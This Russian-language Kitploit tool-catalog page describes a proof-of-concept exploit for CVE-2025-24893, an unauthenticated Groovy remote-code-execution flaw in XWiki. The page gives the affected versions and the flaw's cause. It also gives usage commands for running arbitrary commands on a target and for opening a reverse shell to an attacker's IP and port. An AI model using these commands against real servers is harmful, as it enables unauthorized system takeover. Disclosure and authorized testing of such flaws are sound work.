
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-24893-PoC — Эксплойт XWiki без аутентификации для RCE через Reverse Shell | Kitploit

Инструменты/GitHubGitHub/80ottanta80/cve-2025-24893-poc
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного Доступа
GitHub80ottanta80/cve-2025-24893-poc

CVE-2025-24893-PoC

Эксплойт XWiki без аутентификации для RCE через Reverse Shell

Репозиторий
1261 год назадЕщё не проверено
Поделиться

CVE-2025-24893-PoC

Эксплойт неаутентифицированного RCE в XWiki

Затронутые версии XWiki

  • Версии < 15.10.11
  • Версии < 16.4.1
  • Версии < 16.5.0RC1

Описание уязвимости

Затронутые версии XWiki содержат уязвимость удаленного выполнения кода (RCE), вызванную небезопасной обработкой Groovy-выражений в макросе SolrSearch. Неаутентифицированные злоумышленники могут удаленно выполнить произвольный Groovy-код и получить обратный шелл (reverse shell).

Подтверждение концепции (Proof of Concept)

Этот эксплойт можно использовать для выполнения кода на целевой машине, а также для установки обратного шелла. Доступны два режима: интерактивный или на основе параметров. Эксплойт может автоматически запустить слушатель или использовать существующий.

XWiki Интерактивный вывод

Предварительные требования

Компьютер атакующего

  • Python 3
  • Скрипт эксплойта
  • Netcat (если не используется автоматический слушатель)

Целевая машина

  • Уязвимая версия XWiki
  • Сетевое подключение к машине атакующего

Использование

Интерактивный режим

python3 xwiki_groovy_rce.py

Режим параметров

# Remote Code Execution
python3 xwiki_groovy_rce.py --code "mkdir test" -u http://example.com

# Reverse Shell with automatic listener (default)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480

# Reverse Shell without existing listener (no automatic listener)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480 --no-listener

Параметры

-h/--help: Показать справку

-u/--url: URL целевого XWiki (обязательно)

-r/--reverse-shell: Выполнить обратный шелл

-c/--command: Выполнить одну команду

-i/--ip: Указать IP слушателя (только для обратного шелла)

-p/--port: Указать порт слушателя (только для обратного шелла, по умолчанию=4444)

--no-listener: Не запускать слушатель (только для обратного шелла)

Ссылки

  • https://github.com/dollarboysushil/CVE-2025-24893-XWiki-Unauthenticated-RCE-Exploit-POC/tree/main
  • https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • https://www.offsec.com/blog/cve-2025-24893/

Юридическое предупреждение

Это подтверждение концепции (proof-of-concept) предназначено только для образовательных и авторизованных целей тестирования.

Несанкционированное использование против систем, которыми вы не владеете или на тестирование которых у вас нет явного разрешения, является незаконным.

Авторы не несут ответственности за любое неправомерное использование этой информации.

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    376
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    326
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    321

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Скачать инструмент





